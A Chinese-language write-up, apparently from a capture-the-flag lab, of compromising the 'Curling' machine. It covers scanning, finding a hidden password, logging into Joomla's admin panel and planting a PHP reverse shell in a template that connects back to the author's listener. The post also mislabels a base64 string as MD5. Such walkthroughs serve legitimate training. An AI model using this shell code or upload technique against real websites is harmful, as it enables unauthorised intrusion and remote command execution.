Curling靶机渗透

Rogerds / 2019-01-17 09:29:00 / 浏览数 4570 技术文章 技术文章 顶(0) 踩(0)

1、nmap -v -sC 10.10.10.150
发现存在一个joomscan cms

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8a:d1:69:b4:90:20:3e:a7:b6:54:01:eb:68:30:3a:ca (RSA)
|   256 9f:0b:c2:b2:0b:ad:8f:a1:4e:0b:f6:33:79:ef:fb:43 (ECDSA)
|_  256 c1:2a:35:44:30:0c:5b:56:6a:3f:a5:cc:64:66:d9:a9 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Joomla! - Open Source Content Management
|_http-title: Home
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

2、尝试使用joomscan扫描，发现版本是3.8.8的
joomscan -u http://10.10.10.150/

```
[+] FireWall Detector

[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 3.8.8

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable

[+] Checking Directory Listing
[++] directory has directory listing :
http://10.10.10.150/administrator/components
http://10.10.10.150/administrator/modules
http://10.10.10.150/administrator/templates
http://10.10.10.150/images/banners


[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page : http://10.10.10.150/administrator/

[+] Checking robots.txt existing
[++] robots.txt is not found

[+] Finding common backup files name

[++] Backup files are not found

[+] Finding common log files name
[++] error log is not found

[+] Checking sensitive config.php.x file
[++] Readable config files are not found
Your Report : reports/10.10.10.150/
```

查了一下joolma 3.8.8版本并没有什么能够getshell的漏洞

根据提示第一阶段：枚举。检查所有内容（包括页面源）并查找常见的文件扩展名。您登录所需的一切就在您的面前。一旦您登录，您可能需要先研究一下，然后才能弄清楚

我们先看标题Cewl ，这个查了一下是一个爬取单词的工具。好像并没发现什么
cewl -d 2 -m 5 http://10.10.10.150/
这里显示的是部分内容

curling
Curling
Print
Uncategorised
first
Begin
Content
Right
Sidebar
Username
Password
Forgot


我们查看一下源代码body标签下方有个注释文件

```
<!-- secret.txt -->
```

访问一下secret.txt得到一串MD5加密字符串

Q3VybGluZzIwMTgh
解密：Curling2018!

我们可以看到页面上有一个Curling2018,下方有个作者Floris。
这里可能存在某种关联，尝试后台登陆



Cewl Curling site!

Home

What's the object of curling?

Details
Written by Super User
Category: Uncategorised
Published: 22 May 2018
Hits: 595

Good question. First, let's get a bit of the jargon down. The playing surface in curling is called "the sheet." Sheet dimensions can vary, but they're usually around 150 feet long by about 15 feet wide. The sheet is covered with tiny droplets of water that become ice and cause the stones to "curl," or deviate from a straight path. These water droplets are known as "pebble."

Curling you know its true!

Details
Written by Super User
Category: Uncategorised
Published: 22 May 2018
Hits: 626

Curling is absolutely the best sport to watch on television, particularly for viewers looking for an escape from the frantic "more, faster, bigger, higher" grind of most televised games. Watching basketball or hockey can get

My first post of curling in 2018!


Details
Written by Super User
Category: Uncategorised
Published: 22 May 2018
Hits: 686

Hey this is the first post on this amazing website! Stay tuned for more amazing content! curling2018 for the win!

- Floris

我们访问后台地址http://10.10.10.150/administrator/
输入用户名/密码
Floris/Curling2018!

寻找上传点，修改joomla的配置文件，后缀名允许上传php，发现还是上传不成功。




Error

You have tried to upload file(s) that are not safe.

去社区看了一下讨论，存在一个RCE。不过这个我没找到。


在网上找到一个Templates 上传shell的方法。
在导航栏找到Extensions->Templates->Templates 打开
然后找到Beez3 Details and Files ,点开链接。点击New File



Select a File

You can select from a number of options for archives and most of the operations that can more.

创建一个php文件




File Name: webshell — php — Create

选择文件 未选择任何文件 — Upload

Maximum upload size: **2.00 MB**

然后输入你要写入的php shell内容。



Templates: Customise (Beez3)

Message


File saved.

Editing file "/webshell.php" in template "beez3".

```
<?php $sock = fsockopen('10.10.12.119', 4444);
$descriptorspec = array(
        0 => $sock,
        1 => $sock,
        2 => $sock
);
$process = proc_open('/bin/sh', $descriptorspec, $pipes);
proc_close($process);?>
```

使用nc接收webshell。


然后打开链接http://10.10.10.150/templates/beez3/webshell.php



```
# Rogerd @ kali in ~ [17:16:09] C:1
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.12.119] from (UNKNOWN) [10.10.10.150] 44866
ls
component.php
css
error.php
favicon.ico
html
images
index.php
javascript
jsstrings.php
language
templateDetails.xml
template_preview.png
template_thumbnail.png
webshell.php
^C

# Rogerd @ kali in ~ [17:16:33] C:1
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.12.119] from (UNKNOWN) [10.10.10.150] 47188
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

提示第二阶段（用户）：如果文件的前几个字节看起来很熟悉，那是因为它们是。如果他们不是，谷歌他们。无论哪种方式，弄清楚如何将数据转换为其他东西，然后重复。

